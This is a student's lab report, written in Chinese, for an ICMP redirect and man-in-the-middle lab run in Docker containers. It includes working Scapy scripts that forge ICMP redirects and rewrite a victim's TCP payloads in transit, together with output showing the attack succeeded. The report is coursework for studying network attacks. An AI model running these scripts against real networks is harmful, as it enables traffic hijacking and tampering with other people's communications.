LAB3: ICMP Redirect Attack Lab


学号： 57118227　**姓名：**孙浩　**日期：**2021年7月12日

Task1: Launcing ICMP Redirect Attack


ICMP重定向攻击的代码如下，其中外层的是ICMP redirect， 指向的是假的，恶意路由器地址。内层是触发ICMP redirect的报文，原因是在20.04系统中，需要在**victim**向外发送ICMP报文的同时，ICMP redirect里包含相同类型的报文，攻击才能生效。

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 0)
icmp.gw = "10.9.0.111"

ip2 = IP(src = '10.9.0.5',dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

在**victim**向外PING 192.169.60.5的过程中来发送我们的ICMP redirect报文。可以看见已经到达192.168.60.5的路由已经写入了**victim**的cache中。



接下来我们在**victim**上*mtr -n 192.168.60.5*，进行traceroute测试。



可以看到，报文被发向了**malicious Router**，但同时，在同一个LAN下的10.9.0.11也当然也能收到报文，然后发送给真正的192.168.60.5。


Question 1

> *Can you use ICMP redirect attacks to a remote machine? Namely, the IP address assigned to **icmp.gw** is a computer not on the local LAN. Please show your experiment result, and explain your observation.*


首先测试重定向到**192.168.60.0/24**网段上的**192.168.60.6**，修改相应位置的代码为

```
...
icmp.gw = "192.168.60.6"
...
```

重复之前的攻击步骤。发现路由cache中新增了一条记录，但指向的是到达192.168.60.6的下一条路由。




traceroute进行进一步分析，发现并没有重定向到192.168.60.6，直接到达了192.168.60.5




再测试一下重定向到其他网段，www.baidu.com**(36.152.44.95)**。

```
...
icmp.gw = "36.152.44.95"
...
```


首先可以看到，在**victim**上是可以PING到该IP的。




重复上述攻击步骤，发现攻击仍然失效。




进行进一步测试和分析，对192.168.60.5和36.152.44.95分别进行traceroute，可以发现10.9.0.0/24网段上是存在一个到达外网的路由器10.9.0.1的，但是重定向却失败了。






继续找原因，在**victim**发现到达192.168.60.0/24网段要经过10.9.0.11的路由信息在路由表中出现了，*ip route flush cache*也并不能将其消除。



为了确认这条记录不是因为实验步骤而新增的，重启实验环境，再次查看路由表。



可以看到这条路由记录是**victim**默认写好的，而删除这条路由会导致ping失败。

综上可以总结，重定向攻击无法使用非同一个LAN的地址，我理解为这条指向其他网段的重定向太远了，竞争不过已经存在的路由记录。


Question 2

> *Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to **icmp.gw** is a loacl computer that is either offline or non-existing. Please show your experiment result, and explain your observation.*

修改相应部分代码如下。

```
...
icmp.gw = "10.9.0.227"
...
```

重新执行之前的攻击步骤。发现ICMP redirect攻击失效。



Question 3

> *If you look at the **docker-compose.yml** file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1,and launch the attack again. Please describe and explain your observation.*

修改yaml文件中的相应内容。

```
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

然后重启容器环境，重新进行攻击，发现**malicious router**发出了重定向，将路由又重定向回10.9.0.11路由器，致使攻击失败。

```
root@8b6fe58e6b45:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.178 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.163 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.126 ms
From 10.9.0.111: icmp_seq=10 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.241 ms
From 10.9.0.111: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.11)
```

Task2: Launching the MITM Attack

首先修改YAML文件中相应的配置信息。

```
                - ALL
        sysctls:
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
```

mitm_sample.py代码如下

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'SUN', b'AAA')
```

```
        send(newpkt/newdata)
    else:
        send(newpkt)

# 通过MAC地址进行过滤，02:42:0a:09:00:05为victim的
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter= f, prn=spoof_pkt)
```

首先通过**Task1**中的ICMP direct完成重定向攻击步骤，然后在**192.168.60.5**上起*nc -lp 9090*，在**vitctim**上起*nc 192.168.60.5 9090*，然后在**malicious router**上起中间人攻击程序，最终攻击结果如下。

```
root@d0ea32974cba:/# nc -lp 9090
AAA
AAA
ss
AAA
AAA227
AAAAAA
AAAHAOAAAHAO
```

```
root@96d88a02b22e:/# nc 192.168.60.5 9090
SUN
SUN
ss
SUN
SUN227
SUNSUN
SUNHAOSUNHAO
```

Question 4

> *In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.*

只需要捕获从**victim-10.9.0.5**发往**192.168.60.5**的报文，因为我们要做的就是要修改**victim**发出去的报文，ICMP direct攻击达成的也是这个目的。

Question 5

> *In the MITM program, when you capture the **nc** traffics from A(10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.*

显然是根据MAC地址，因为通过代码也可以看出来，我们在重构报文的时候，并没有更改IP地址，那么根据IP地址来进行区分过滤显然是不合理的。如果使用IP地址进行过滤，那么就会疯狂地抓取自己发出的报文，然后陷入死循环，效果如下图。